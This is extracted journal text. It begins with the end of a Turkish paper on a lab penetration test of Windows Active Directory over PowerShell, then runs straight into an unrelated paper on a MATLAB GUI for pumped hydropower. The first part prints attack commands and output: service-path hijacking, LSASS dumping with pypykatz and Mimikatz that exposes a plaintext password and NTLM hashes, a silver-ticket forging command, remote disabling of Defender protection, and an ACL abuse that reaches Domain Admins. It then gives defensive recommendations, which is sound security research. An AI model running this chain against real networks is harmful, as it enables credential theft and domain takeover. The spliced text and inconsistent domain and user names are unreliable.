                  Permissions=AppendData/AddSubdirectory}
StartName    : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'Arge Users Service' -Path <HijackPath>
CanRestart  : False
```

Şekil 5. PowerShell modülü ile hatalı yapılandırılmış bir servisin keşfi (Discovery of a misconfigured service with the PowerShell module)


Şekil 5'te gösterilmiş olan adımda, aktif izin zafiyetlerini sömürme aşamasında kullanılan, PowerShell tabanlı, PowerUp modülü kullanılmıştır. Bu modül ile servisin, normalde çalıştırması gereken yol (path) değiştirilerek ilgili yapılandırma hatası sömürülmüştür. Bunun sonucunda yerel bilgisayarda yetki yükseltmesi yapılmıştır. Bu yetkiye sahip olunduktan sonra zsenturk@zypn.com kullanıcısı, W11-ZYNPPC.zypn.com bilgisayarında yerel yetkili olarak oturum açmıştır. Windows güvenlik önlemleri kapatılarak atlatılmıştır. GitHub repository'de bulunan Pypycatz [26] aracı, arka planda çalıştırdığı kodlar sayesinde LSASS prosesinin belleğini doğrudan okuma yeteneğine sahiptir. Pypycatz aracı ile alınan Yerel Güvenlik Yetkilisi Alt Sistem Hizmeti (LSASS) [27] döküm dosyası analiz edilmiştir. Daha önce bu bilgisayarda oturum açmış olan btadmin05@zypn.com kullanıcısının açık metin parolası elde edilmiştir (Şekil 6).

btadmin05@zypn.com kullanıcısı ile Find-PSRemotingLocalAdminAccess.ps1 betiği kullanılarak ağ taraması yapıldığında, BILGIISLEMPC.zypn.com bilgisayarında yerel yetkili olarak oturum açma hakkı olduğu tespit edilmiştir. Bu bilgiler ile BILGIISLEMPC.zypn.com bilgisayarında oturum açılmış fakat herhangi bir veri ele geçirilememiştir. BILGIISLEMPC.zypn.com bilgisayarına uzak bağlantı imkânı sağlayan WinRS aracılığıyla bağlantı yapılarak RDP injection saldırısı yapılmıştır. Bu saldırıda GitHub repository'de bulunan RDPcredentialStealer [28] aracı kullanılmıştır (Şekil 7).


Kullanılan aracın oluşturduğu keylogger ile hedef bilgisayar yeterli süre izlendikten sonra keylogger kayıtlarından 192.168.0.106 nolu IP ve iisadmin kullanıcı adına sahip, etki alanı üyesi olmayan bir kullanıcı ile BILGIISLEMPC.zypn.com bilgisayarına uzaktan erişim yapıldığı tespit edilmiştir (Şekil 8).

```
PS C:\Users\zsenturk\Desktop> pypycatz.exe lsa minidump zypnPC.doc
== MSV ==
Username: btadmin005
Domain: ZYNP
LM: NA
NT: f587cd7aeaf296060337e8dcdddc660a
SHA1: eec814a7100983c4da1461dde03ac330b47ec70f
DPAPI: 25520f1878d2ce301bbfa158dd698bd1
== Kerberos ==
Username: btadmin005
Domain: ZYNP.COM
Password: Bilgiislem2023.
```

Şekil 6. LSASS döküm dosyası analizi ile btadmin005 kullanıcı bilgilerinin ele geçirilmesi (Obtaining btadmin005 user information via LSASS dump file analysis)




Şekil 7. RDP injection saldırısı (RDP injection attack)



Şekil 8. RDP injection sonucunda iisadmin kullanıcı bilgilerinin ele geçirilmesi (Capture of iisadmin user information as a result of RDP injection)

Elde edilen bilgiler ile IP bilgisi 192.168.0.106 ve adı SW1-22-ISS-ZYNP.zynp.com olan bilgisayara iisadmin yerel yetkili kullanıcısıyla erişim sağlanmıştır. SW1-22-ISS-ZYNP.zynp.com üzerinde yapılan çalışmalarda, PowerShell üzerinden Mimikatz [29] aracı kullanılarak LSASS işleminden srv001@zynp.com adlı kullanıcı ele geçirilmiştir. Mimikatz aracı, LSASS belleğinden

kullanıcı bilgilerini almak için "sekurlsa::logonPasswords" komutunu kullanmaktadır. Bu komut ile yüksek yetkilerle birlikte sistem belleğindeki oturum açma kimlik bilgileri görüntülenmiş olur. srv001@zynp.com kullanıcısının etki alanı denetleyici bilgisayarları hariç ağ üzerindeki tüm üye sunucularda erişim yapabilir yetkinlikte olduğu görülmüştür (Şekil 9).



Şekil 9. SW1-22-ISS-ZYNP makinesinden srv001 kullanıcı bilgilerinin ele geçirilmesi (Obtaining user information srv001 from machine SW1-22-ISS-ZYNP)

srv001@zypn.com kullanıcısı kullanılarak SW2-22-SQL-ZYNP.zypn.com bilgisayarından Mimikatz aracı ile MSSQLSvc servisi hesabının parola özeti alınmıştır. Mimikatz aracı bellekteki kimlik bilgilerine erişim imkânı sunmaktadır. Bu araç ile alınan parola özeti kullanılarak yine Mimikatz aracı ile SQL servisi için gümüş bilek oluşturulmuştur (Şekil 10). Oluşturulan bu gümüş bilek sayesinde, SQL servisine sahte yetkilendirme ile kalıcı olarak (varsayılan olarak 10 yıl) erişim imkânı elde edilmiştir. Bu saldırı, sistemde kalıcılık sağlama yöntemlerinden biridir [30].

srv001@zypn.com kullanıcısı ile SW3-22-EXC-ZYNP.zypn.com sunucu bilgisayarına da erişim yapılmıştır. Bu bilgisayara erişim yapılarak exchusr@zypn.com kullanıcısı ele geçirilmiştir (Şekil 11).

Kullanıcıyla ilgili yapılan incelemede, exchusr@zypn.com kullanıcısının etki alanındaki mevcut rolünün standart kullanıcı olduğu Şekil 12'de gösterildiği gibi tespit edilmiştir.

```
PS C:\Users\zsenturk\Desktop\mimikatz-master\64> Import-Module .\GetUserSPNs.ps1

ServicePrincipalName      Name      MemberOf      PasswordLastSet
-----
kadmin/changepw          krbtgt    CN=Denied RODC Password Replication Group,CN=Users,DC=zypn,DC=com 10/22/2023 1:57:33 PM
MSSQLSvc/SW2-22-SQL-Zypn.zypn.com:1433 Sql Service Hesabi CN=Remote Management Users,CN=BuiltIn,DC=zypn,DC=com 10/28/2023 4:31:49 AM

PS C:\Users\zsenturk\Desktop\mimikatz-master\64> .\mimikatz.exe

mimikatz # kerberos::golden /domain:zypn.com /sid:S-1-5-21-3972559550-16743015-4050187774-1132 /target:SW2-22-SQL-Zypn.zypn.com /service:MSSQLSvc /rc4:adca817153850dc3965e132fc393df20 /ptt
/user:GumusBiletHirsizi
User      : GumusBiletHirsizi
Domain    : zypn.com (ZYNP)
```


Şekil 10. SQL servisi için Mimikatz aracı ile Gümüş Bilet oluşturulması (Creating a Silver Ticket with Mimikatz tool for SQL service)

```
PS C:\Users\zsenturk\Desktop> $YeniOturum = New-PSession -ComputerName SW3-22-EXC-Zypn.zypn.com -Credential srv001
PS C:\Users\zsenturk\Desktop> Invoke-Command -ScriptBlock {Set-MpPreference -DisableIOAVProtection $true} -Session $YeniOturum
PS C:\Users\zsenturk\Desktop> Import-Module .\Invoke-Mimikatz.ps1
PS C:\Users\zsenturk\Desktop> Invoke-Command -ScriptBlock {systeminfo | findstr /B /C:"OS Name" /B /C:"OS Version";whoami;hostname} -Session $YeniOturum
OS Name: Microsoft Windows Server 2022 Datacenter Evaluation
OS Version: 10.0.20348 N/A Build 20348
zypn\srv001
SW3-22-Exc-Zypn
PS C:\Users\zsenturk\Desktop> Invoke-command -ScriptBlock ${function:Invoke-Mimikatz} -Session $YeniOturum
mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 983303 (00000000:000f0107)
Session           : Interactive from 1
User Name         : exchusr
Domain            : ZYNP
Logon Server      : ZEYNEPDC01
Logon Time        : 10/28/2023 11:04:14 PM
SID               : S-1-5-21-3972559550-16743015-4050187774-1142

msv :
[00000003] Primary
* Username : exchusr
* Domain   : ZYNP
* NTLM     : dc036ed157cc34fb2e61faa60276f867
```

Şekil 11. SW3-22-EXC-ZYNP makinesinden exchuser kullanıcı bilgilerinin ele geçirilmesi (Obtaining exchuser user information from machine SW3-22-EXC-ZYNP)



Şekil 12. exchusr kullanıcısının etki alanındaki rolünü gösterir ekran resmi (Screenshot showing the role of user exchusr in the domain)

Eski bir etki alanı yönetici grubu üyesi olduğu kullanıcı açıklamasında yazan exchusr@zyncp.com kullanıcısının, tüm yetkilerinin alındığı fakat “Domain Yöneticileri” adlı bir kullanıcı grubunun Erişim Kontrol Listesi (ACL)’inde “Generic All” ayrıcalığına sahip olduğu tespit edilmiştir (Şekil 13). “Domain Yöneticileri” grubu incelendiğinde “Domain Admins” grubuna üye bir grup olduğu tespiti yapılmıştır.


Bu özellik exhuser sayesinde sömürülerek başlangıçta standart yetkilere sahip olan

zsenturk@zyncp.com kullanıcısı, önce “Domain Yöneticileri” grubuna daha sonra “Domain Admins” grubuna üye yapılmıştır (Şekil 14).

“Domain Yöneticileri” grubu, aktif dizin ortamında yerleşik olarak gelen “Domain Admins” grubunun üyesi olduğundan zsenturk@zyncp.com kullanıcısı “Domain Admins” grubuna üye yapılmasa dahi etki alanı denetleyicisinde oturum açabilen bir konuma gelmiştir. Bu adım ile kurumda yetkisiz bir kullanıcı olan zsenturk@zyncp.com kullanıcısı, nihai hedefi olan kurumun en yetkili bilgisayarına erişim elde etmiştir.

```
PS C:\Users\zsenturk\Desktop> Find-InterestingDomainAcl -ResolveGUIDs
WARNING: [Find-InterestingDomainAcl] Unable to convert SID 'S-1-5-21-3972559550-16743015-4050187774-1141' to a distinguishedname
ObjectDN          : CN=Exchange Olusturma Kullanicisi,OU=Etki Alanı Yetkilileri,OU=Etki Alanı Yöneticileri,DC=zyncp,DC=com
AceQualifier      : AccessAllowed
ActiveDirectoryRights : GenericAll
ObjectAceType     : All
AceFlags         : ContainerInherit, Inherited
AceType          : AccessAllowedObject
InheritanceFlags : ContainerInherit
SecurityIdentifier : S-1-5-21-3972559550-16743015-4050187774-1142
IdentityReferenceName : exchusr
IdentityReferenceDomain : zyncp.com
IdentityReferenceDN   : CN=Exchange Olusturma Kullanicisi,OU=Etki Alanı Yetkilileri,OU=Etki Alanı Yöneticileri,DC=zyncp,DC=com
IdentityReferenceClass : user
```

Şekil 13. ACL kontrolü sonucu exchusr kullanıcısının “Generic All” ayrıcalığının keşfi (Discovery of exchusr user's "Generic All" privilege as a result of ACL check)



Şekil 14. exchusr kullanıcısının Domain Yöneticileri grubuna eklenmesi (Adding exchusr to the Domain Administrators group)

4. DEĞERLENDİRME ve ÖNERİLER (EVALUATION AND RECOMMENDATIONS)

Çalışma sonucunda; örnek kurumsal ağda PowerShell erişimine sahip yetkisiz bir kullanıcının, sistemdeki çeşitli yapılandırma hatalarından yararlanarak etki alanının en yetkili bilgisayarı olan etki alanı kontrolcüsüne erişebilir hale geldiği görülmüştür. Bu durum, kurumlar için oldukça kritik bir güvenlik sorundur. Çünkü bu durum ağdaki erişim kontrolü kaybını temsil eder. Erişim kontrolü, belirli kullanıcıların belirli kaynaklara erişimini kısıtlamak için kullanılan bir güvenlik önlemidir. Yetkisiz erişim ile hassas verilere ve kaynaklara yetkisiz erişim sağlanabilir, bu da bilgi sızıntısı, veri kaybı veya kötü niyetli faaliyetler gibi ciddi sonuçlara yol açabilir. Bir saldırganın etki alanı kontrolcüsüne erişimi, kuruluşun tüm kullanıcı hesaplarına, grup politikalarına, güvenlik ayarlarına ve diğer kritik bilgilere erişim sağlar. Bu, saldırganın kuruluşun tüm ağını kontrol etmesine ve hatta tamamen devralmasına olanak tanır. Saldırgan, kullanıcı hesaplarını değiştirebilir, yetkilendirmeleri değiştirebilir, hassas verilere erişebilir veya hatta sistemleri devre dışı bırakabilir. Bu tür faaliyetler, kuruluşun faaliyetlerini durdurabilir veya ciddi veri kayıplarına neden olabilir. Öte yandan etki alanı kontrolcüsüne erişim, saldırganın bir kuruluşun tamamını hedefleyen koordineli ve dağıtılmış saldırılar başlatmasına olanak tanır. Bu, bir saldırganın kuruluşun bütününe hedef alarak daha geniş çaplı ve yıkıcı sonuçlar doğurabilecek bir saldırı düzenlemesine imkân sağlar.

Saldırıların her zaman için dışarıdan geleceği kanısı doğru değildir. Bazen saldırgan kişiler, sistemin teslim edildiği kişiler de olabilir. Bu sebeple, sistemlerin kişilerden bağımsız olarak güvenli bir şekilde yapılandırılması gerekmektedir. Bu saldırılardan korunmak amacıyla alınabilecek temel önlemler aşağıda sıralanmıştır:

- Kurumsal ağlarda, sistemleri daha güvenli hale getirmek için kullanıcıların kabuk katmanını erişimi engellenmelidir. Sunucu bilgisayarların kayıtları düzenli bir şekilde tutulmalı ve izlenmelidir. Gereksiz servisler, bilgi ifşaları ve zafiyet oluşturma ihtimallerinin önüne geçmek için kapatılmalıdır.
- Etki alanındaki bilgisayarlara, güvenlik riski oluşturduklarından dolayı, yerel yetkili kullanıcılar erişim sağlayamamalıdır. Sistemde, yerel yetkili kullanıcıların olması gerektiği durumda ise bu kullanıcılar kesinlikle ortak

kullanıcı olarak kullanılmamalıdır. Sistemi daha güvenli hale getirmek için etki alanı yetkilendirmelerinde katmanlı güvenlik mimarisi uygulanmalıdır.

- Sistemler üzerinde yetkili kullanıcı hesabı olmak zorunda olan kurum çalışanları için yetkilendirme yapılarına göre iki veya üç kullanıcı hesabı tanımlanması tavsiye edilmektedir. Yetkili kullanıcı hesaplarının, sistemleri yönetmek için olduğu unutulmamalı ve asla rutin işler için kullanılan bilgisayarlara bu hesaplar ile erişilmemelidir.
- Sistemde yapılan tüm güvenlik yapılandırmaları, etki alanı kontrolcüsünden grup ilkesi olarak uygulanmalıdır. Etki alanı üyesi bilgisayarlarda oturum açan kullanıcıların yetkilendirmeleri, son derece hassas bir şekilde yapılandırılmalıdır. Kullanıcılar, her zaman en az ayrıcalığa sahip olacak şekilde yetkilendirilmelidir. Erişilecek servisler, kısayollar veya sistem dosyaları gibi hassas yerler dikkatlice korunmalıdır.
- Organizasyonların; oluşturdukları bilgi güvenliği politikalarını güncel ihtiyaçlar doğrultusunda belirli periyotlarda değiştirmeleri tavsiye edilmektedir. Sızma testlerinde tespit edilemeyen güvenlik açıklıklarının olabileceği göz önünde bulundurularak, her sızma testi sonrasında, etki alanı sıkılaştırmalarının organizasyon yapısına uygun şekilde gözden geçirilmesi, sistem güvenliğine önemli katkı sağlayacaktır. Sızma testleri, güvenlik sıkılaştırmaları ve zafiyet taramaları belirli periyotlarda düzenli olarak yapılmalıdır. Sistemlerde, güncellemeleri devam eden yazılımların kullanılması ve güncellemelerin düzenli bir şekilde test edilerek yapılması tavsiye edilmektedir.
- Bu önlemlere ek olarak, kurumlarda fiziksel güvenlik önlemlerinin çok sıkı bir şekilde uygulanması tavsiye edilmektedir. Alınabilecek fiziksel güvenlik önlemleri sayesinde, işletim sisteminde yetki yükseltme işlem basamağının önüne geçilebilir. Fiziksel güvenlik ile kurumsal veya kişisel verilerle ilgili donanımsal olarak veri kaybı riski azaltılabilir.

5. SONUÇ (CONCLUSION)

Bu çalışma, Windows Aktif Dizin Etki Alanı Servisi'nin kurumsal ağ güvenliği açısından önemini ve PowerShell erişiminin potansiyel tehlikelerini ele almıştır. Gerçekleştirilen sızma testi, yetkisiz bir kullanıcının PowerShell aracılığıyla etki alanında ciddi güvenlik açıkları yaratabileceğini ve en yetkili bilgisayara erişim sağlayabileceğini göstermiştir. Bu durum, kurumlar için ciddi bir güvenlik riski oluşturmaktadır. Çalışmanın bulguları, kurumsal ağlarda PowerShell erişimine sahip kullanıcıların yetkilerinin dikkatlice kontrol edilmesi gerektiğini vurgulamaktadır. Ayrıca, sistemlerin yapılandırılmasında katmanlı güvenlik mimarisi kullanılması, yerel yetkili kullanıcıların erişimlerinin kısıtlanması ve güvenlik politikalarının düzenli olarak gözden geçirilmesi önemlidir. Düzenli olarak yapılan sızma testleri ve güncellemelerin düzenli bir şekilde uygulanması, kurumların güvenlik seviyelerini artırmada kritik öneme sahiptir. Çalışmada önerilen önlemlerin uygulanmasıyla, kurumlar yetkisiz erişimlerin önüne geçebilir ve güvenliklerini artırabilirler. Fiziksel güvenlik önlemlerinin de dikkate alınması, kurumların veri kaybı riskini azaltabilir ve güvenliklerini daha da sağlamlaştırabilir. Çalışmanın, kurumsal ağ güvenliği alanında farkındalığın artırılmasına ve kurumların daha güvenli bir dijital ortam oluşturmalarına katkılar sağlayacağı değerlendirilmiştir.

ETİK STANDARTLARIN BEYANI (DECLARATION OF ETHICAL STANDARDS)

Bu makalenin yazarı çalışmalarında kullandıkları materyal ve yöntemlerin etik kurul izni ve/veya yasal-özel bir izin gerektirmediğini beyan ederler.

The author of this article declares that the materials and methods they use in their work do not require ethical committee approval and/or legal-specific permission.

YAZARLARIN KATKILARI (AUTHORS' CONTRIBUTIONS)

Zeynep ŞENTÜRK ve Erdal IRMAK: Bu çalışmada yazarlar eşit katkı sağlamıştır.

The authors contributed equally to this study.

ÇIKAR ÇATIŞMASI (CONFLICT OF INTEREST)

Bu çalışmada herhangi bir çıkar çatışması yoktur.

There is no conflict of interest in this study.

KAYNAKLAR (REFERENCES)

- [1] Market share held by the leading computer (desktop/tablet/console) operating systems worldwide from January 2012 to January 2023, <https://www.statista.com/statistics/268237/global-market-share-held-by-operating-systems-since-2009/>
- [2] Grillenmeier, G., Now's the time to rethink Active Directory security, *Network Security*, No. 7, (2021) 13-16.
- [3] Kaspersky IT Security Economics, 2022. https://go.kaspersky.com/rs/802-IJN-240/images/IT%20Security%20Economics%202022_2_report.pdf
- [4] Biggest Insider Threats of 2022: Lessons Learned and Key Takeaways for 2023, <https://www.computer.org/publications/tech-news/trends/key-takeaways-from-2022-cyberthreatseaways-for-2023>
- [5] The 2019 Insider Threat Report, <https://www.fortinet.com/content/dam/fortinet/assets/threat-reports/insider-threat-report.pdf>
- [6] Microsoft mitigated exposure of internal information in a storage account due to overly-permissive SAS token, <https://msrc.microsoft.com/blog/2023/09/microsoft-mitigated-exposure-of-internal-information-in-a-storage-account-due-to-overly-permissive-sas-token/>
- [7] Tesla sues ex-employee for hacking, theft, and leaking to the press, <https://www.theverge.com/2018/6/20/17484030/tesla-sues-employee-hacking-theft-leaking>
- [8] Vishnuram, G., Tripathi, K., & Tyagi, A. K., Ethical Hacking: Importance, Controversies and Scope in the Future, *IEEE International Conference on Computer Communication and Informatics*, Coimbatore, (2022) 01-06.
- [9] Mokhtar, B. I., Jurcut, A. D., ElSayed, M. S., & Azer, M. A., Active Directory Attacks-Steps, Types, and Signatures, *Electronics*, 11 No. 16 (2022) 2629-2652.
- [10] Bertoglio, D. D., & Zorzo, A. F., Overview and open issues on penetration test, *Journal of the Brazilian Computer Society*, 23 No. 2 (2017) 1-16.

- [11] Use Alternate Authentication Material: Pass the Hash, MITRE ATT&CK, <https://attack.mitre.org/techniques/T1550/002/>
- [12] Steal or Forge Kerberos Tickets, MITRE ATT&CK, <https://attack.mitre.org/techniques/T1558/>
- [13] What is PowerShell?, <https://learn.microsoft.com/en-us/powershell/scripting/overview?view=powershell-7.4>.
- [14] Aiello, J., PowerShell Core 6.0: Generally Available (GA) and Supported!, <https://devblogs.microsoft.com/powershell/powershell-core-6-0-generally-available-ga-and-supported/>
- [15] Tigner, M., Wimmer, H., & Rebman, C. M. Analysis of Kali Linux Penetration Tools: A Survey of Hacking Tools, International Conference on Electrical, Computer and Energy Technologies, (2021) 1-6
- [16] Raj, S., & Walia, N. K., A Study on Metasploit Framework: A Pen-Testing Tool, IEEE International Conference on Computational Performance Evaluation (ComPE), (2020) 296-302.
- [17] Shah, M., Ahmed, S., Saeed, K., Junaid, M., Khan, H., & Ata-ur-Rehman., Penetration Testing Active Reconnaissance Phase – Optimized Port Scanning With Nmap Tool, IEEE 2nd International Conference on Computing, Mathematics and Engineering Technologies, (2019) 1-6.
- [18] Liao, S., Zhou, C., Zha, Y., Zhang, Z., Zhang, C., Gao, Y., & Zhong, G., Comprehensive Detection Approach of Nmap: Principles, Rules and Experiments Attack Detection based on Domain Attack Behavior Analysis, IEEE International Conference on Cyber-Enabled Distributed Computing and Knowledge Discovery, (2020).
- [19] Rozendaal, K., & Mailewa, A. B., A Novel Method for Moving Laterally and Discovering Malicious Lateral Movements in Windows Operating Systems: A Case Study, Advances in Science and Technology, 2, No. 3, (2022) 291-321.
- [20] Aibekova, A., & Selvarajah, V., Offensive Security: Study on Penetration Testing Attacks, Methods, and Their Types, IEEE International Conference on Distributed Computing and Electrical Circuits and Electronics, (2022) 1-9.
- [21] Advanced Infrastructure Penetration Testing: Defend your systems from methodized and proficient attackers, https://books.google.com.tr/books?hl=tr&lr=&id=BulODwAAQBAJ&oi=fnd&pg=PP1&dq=pentest+with+powershell&ots=W5iD8S8wry&sig=FNT9erdIvKoVL9Y2emLFyLq4RqI&redir_esc=y#v=onepage&q=pentest%20with%20powershell&f=false
- [22] Infrastructure Penetration Testing, https://web.archive.org/web/20230310233435id_/http://ikee.lib.auth.gr/record/345496/files/GRI-2023-38338.pdf
- [23] NIST Technical Guide to Information Security Testing and Assessment, NIST, 09 2008. <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistpecialpublication800-115.pdf>.
- [24] VMware Workstation Pro, <https://www.vmware.com/products/workstation-pro.html>.
- [25] BloodHoundAD, GitHub, <https://github.com/BloodHoundAD/BloodHound>.
- [26] skelsec/pypykatz, GitHub, <https://github.com/skelsec/pypykatz>.
- [27] Configure added LSA protection, Microsoft, <https://learn.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection>
- [28] RDPCCredentialStealer, S12cybersecurity, <https://github.com/S12cybersecurity/RDPCCredentialStealer/tree/main/RDPCredsStealerDLL/RDPCredsStealerDLL>.
- [29] ParrotSec/Mimikatz, GitHub, <https://github.com/ParrotSec/mimikatz>.
- [30] Motero, C. D., Higuera, J. R. B., Higuera, J. B., Montalvo, J. A. S., & Gómez, N. G., On Attacking Kerberos Authentication Protocol in Windows Active Directory Services: A Practical Survey, IEEE Access, 9, (2021) 09289-109319.

Computational Tool for Estimating Pumped Hydropower Generation a MATLAB GUI

Aysenur OYMAK¹ , Ibrahim Halil DEMIREL^{2*} , Mehmet Rıda TUR³ 

¹Batman University, Department of Electrical and Electronics Engineering (Ph.D. Student), Batman, Turkey

²Batman University, Kozluk Vocational High School, Construction Department, Kozluk, Batman, Turkey

³Batman University, Department of Electrical and Electronics Engineering, Batman, Turkey

Article Info

Research article

Received: 23/01/2024

Revision: 06/04/2024

Accepted: 03/05/2024

Keywords

Matlab

GUI

Pumped Hydropower

Renewable Energy

Makale Bilgisi

Araştırma makalesi

Başvuru: 23/01/2024

Düzeltilme: 06/04/2024

Kabul: 03/05/2024

Anahtar Kelimeler

Matlab

GUI

Pompajlı Hidroelektrik

Yenilenebilir Enerji

Graphical/Tabular Abstract (Grafik Özet)

This study aims to develop a user-friendly MATLAB GUI for designing Pumped Storage Hydroelectricity (PHS), emphasizing its eco-friendly and efficient nature crucial for sustainable development. / Bu çalışmanın amacı, sürdürülebilir kalkınma için kritik olan çevre dostu ve etkili doğasıyla Pompajlı Hidroelektrik Sistemlerinin (PHS) tasarımını kolaylaştırmak için kullanıcı dostu bir MATLAB GUI geliştirmektir.




Figure A: PHS calculation interface / Şekil A: PHS hesaplama arayüzü

Highlights (Önemli noktalar)

- The study provides a MATLAB-based GUI that simplifies the design of PHS systems and accurately determines the fundamental components. / Çalışma, PHS sistemlerinin tasarımını basitleştiren ve temel bileşenleri doğru bir şekilde belirleyen bir MATLAB tabanlı GUI sunmaktadır.
- The research provides accurate simulations for the design of PHS systems, enhancing their real-world performance and efficiency. / Araştırma PHS sistemlerinin tasarımı için kesin simülasyonlar sunmakta ve bu sistemlerin gerçek dünya performansını ve verimliliğini artırmaktadır.
- This tool provides a practical and realistic solution for optimizing PHS system components, making it accessible to users without programming knowledge. / Bu araç, PHS sistemi bileşenlerinin optimize edilmesi için pratik ve gerçekçi bir çözüm sağlayarak, programlama bilgisi olmayan kullanıcılar için erişilebilir hale getirmektedir.

Aim (Amaç): The aim of this study is to develop a user-friendly MATLAB GUI for designing PHS systems. / Bu çalışmanın amacı, PHS sistemleri tasarlamak için kullanıcı dostu bir MATLAB GUI geliştirmektir.

Originality (Özgünlük): The study brings a new perspective to important works in the field while facilitating the design process for PHS systems with a MATLAB-based GUI. / Çalışma, PHS sistemleri için geliştirilen MATLAB tabanlı GUI ile tasarım sürecini kolaylaştırırken, alandaki önemli çalışmalara yeni bir bakış açısı getiriyor.

Results (Bulgular): The developed MATLAB GUI offers a user-friendly experience by quickly and accurately calculating the essential components of PHS systems. / Geliştirilen MATLAB GUI, PHS sistemlerinin temel bileşenlerini hızlı ve doğru bir şekilde hesaplayarak kullanıcı dostu bir deneyim sunmaktadır.

Conclusion (Sonuç): This study provides a practical and accessible solution for designing PHS systems using MATLAB GUI. / Bu çalışma, MATLAB GUI kullanımıyla PHS sistemlerin tasarımında pratik ve erişilebilir bir çözüm sunmaktadır.



Computational Tool for Estimating Pumped Hydropower Generation a MATLAB GUI

Aysenur OYMAK¹ , Ibrahim Halil DEMIREL^{2*} , Mehmet Rıda TUR³

¹Batman University, Department of Electrical and Electronics Engineering (Ph.D. Student), Batman, Turkey

²Batman University, Kozluk Vocational High School, Construction Department, Kozluk, Batman, Turkey

³Batman University, Department of Electrical and Electronics Engineering, Batman, Turkey, Turkey

Article Info

Research article

Received: 23/01/2024

Revision: 06/04/2024

Accepted: 03/05/2024

Keywords

Matlab

GUI

Pumped Hydropower

Renewable Energy

Abstract

This research aims to create a user-friendly MATLAB Graphic User Interface (GUI) platform that can be used to design a Pumped Storage Hydroelectricity (PHS). The research highlights the environmentally friendly and effective nature of PHS systems, which are critical for sustainable development, especially in rapidly advancing developing countries. Introducing a user-friendly MATLAB GUI application aims to streamline the calculation of essential PHS design components, promoting accessibility for users without programming expertise. MATLAB GUI is a tool used to design user interfaces. It allows users to use the program interactively outside of the MATLAB command line, using graphical elements and can be associated with MATLAB codes. Thus, an interface design can be created quickly and effectively. The GUI developed as part of this research can define all the components required to create the PHS system and produce the same design specifications as those obtained through manual calculations. The GUI implementation gives the same result as the manually calculated design. The result obtained shows that the GUI interface works with high accuracy. As a result, it is thought that this model can be used in energy management applications, with the belief that this study will save valuable time and resources.

MATLAB GUI ile Pompalı Hidroelektrik Enerji Üretimini Tahmin Etmek İçin Hesaplama Aracı

Makale Bilgisi

Araştırma makalesi

Başvuru: 23/01/2024

Düzeltilme: 06/04/2024

Kabul: 03/05/2024

Anahtar Kelimeler

Matlab

GUI

Pompalı Hidroelektrik

Yenilenebilir Enerji

Öz

Bu araştırma, Pompalı Depolamalı Hidroelektrik (PHS) tasarımında kullanılabilecek kullanıcı dostu bir MATLAB Grafik Kullanıcı Arayüzü (GUI) oluşturmayı amaçlamaktadır. Araştırma, özellikle hızlı ilerleyen gelişmekte olan ülkelerde sürdürülebilir kalkınma için kritik öneme sahip olan PHS sistemlerinin çevre dostu ve etkili yapısını vurguluyor. Kullanıcı dostu bir MATLAB GUI uygulamasının tanıtılması, temel PHS tasarım bileşenlerinin hesaplanmasını kolaylaştırmayı ve programlama uzmanlığı olmayan kullanıcılar için erişilebilirliği teşvik etmeyi amaçlamaktadır. MATLAB GUI, kullanıcı arayüzlerini tasarlamak için kullanılan bir araçtır. Kullanıcıların programı MATLAB komut satırı dışında grafiksel öğeler kullanarak etkileşimli olarak kullanmalarına olanak tanır ve MATLAB kodlarıyla ilişkilendirilebilir. Böylece hızlı ve etkili bir arayüz tasarımı oluşturulabilmektedir. Geliştirilen GUI, PHS sistemi oluşturmak için gereken tüm bileşenleri tanımlayabiliyor ve manuel hesaplamalarla elde edilenlerle aynı tasarım özelliklerini üretebiliyor. GUI uygulaması, manuel olarak hesaplanan tasarımla aynı sonucu vermektedir. Elde edilen sonuç GUI arayüzünün yüksek doğrulukla çalıştığını göstermektedir. Sonuç olarak bu çalışma değerli zaman ve kaynaklardan tasarruf sağlayacağı inancıyla bu modelin enerji yönetimi uygulamalarında kullanılabileceği düşünülmektedir.

1. INTRODUCTION (GİRİŞ)

The increasing interest in renewable energy sources and the growing challenges related to climate change have led to a growing need for energy

storage and power management. Energy, a fundamental requirement for sustainable development, can drive industrialization and overall progress in societies if provided promptly, in sufficient quantities, under reliable economic

conditions, and with low environmental impacts. In developing countries worldwide, energy demand is rapidly increasing in parallel with population growth, industrialization, and technological advancements [1, 2].

Hydroelectric Power Plants (HEPP) are renewable energy sources and, as such, do not produce any air pollutants or toxic waste, enhancing energy security and price stability. Hydroelectric power is a long-lasting electricity source with low operational and maintenance costs. While the initial investment cost for hydroelectric energy may seem relatively high, these projects have the lowest production costs and are not dependent on foreign capital and support when considering long-term economic assessments. Hydroelectric power plants utilize a country's fundamental national and renewable resources.

A Pumped Storage Hydroelectricity (PHS) system consists of two reservoirs designed to store electrical energy in the form of gravitational potential energy. Integral components include a pump and a hydro turbine. In times of higher electricity demand than supply, the system pumps water from the lower reservoir to the upper reservoir. Conversely, when electricity production falls below demand, stored water is released back to the lower reservoir through a hydro turbine, converting it into energy [3]. Given the inherent variability in energy production from renewable sources across different timeframes, stable power provision becomes a challenge. This underscores the crucial role of energy storage solutions. In this context, PHS emerges as a prominent and well-established method of large-scale energy storage technology [4]. PHS, commonly known as pumped hydro storage, plays a pivotal role in balancing electricity demand. The process involves utilizing surplus electricity during low-demand periods, typically at night, to pump water uphill into a reservoir. Subsequently, during high-demand periods in the day, the stored water is released downhill, generating electricity. Despite the additional energy required for uphill pumping at night, the strategic shift in electricity availability from nighttime to daytime imparts significant value [5].

To develop PHS systems that perform well in the real world, it is crucial to use a model that accurately simulates their performance. The size of components like flow rates, pumps, and turbines must be determined accurately for designing and implementing PHS systems. The more precise and accurate the model, the more practical and realistic the solution will be for achieving the optimal sizes

of these components. To this end, a user-friendly Matlab Graphic User Interface (GUI) application has been developed that provides quick results for the basic components. MATLAB provides powerful tools for creating graphical user interfaces, allowing designers to create interactive applications that incorporate buttons, sliders, plots, and other graphical elements [6]. MATLAB GUIs are typically created using the GUIDE (Graphical User Interface Development Environment) or programmatically using MATLAB code. GUIDE is a MATLAB tool for designing GUIs visually. You can drag and drop components onto a canvas, set their properties, and define their callbacks using a point-and-click interface.

A GUI is an assemblage of interactive visual elements that empowers users to execute actions and access information within computer applications [7]. GUIs eliminate the need to remember specific commands, making it easier to learn and use operating systems. The advantage of GUIs is that users do not require any knowledge of programming languages. These operating systems are widely used in various sectors due to their user-friendliness and aesthetically pleasing appearance [8].

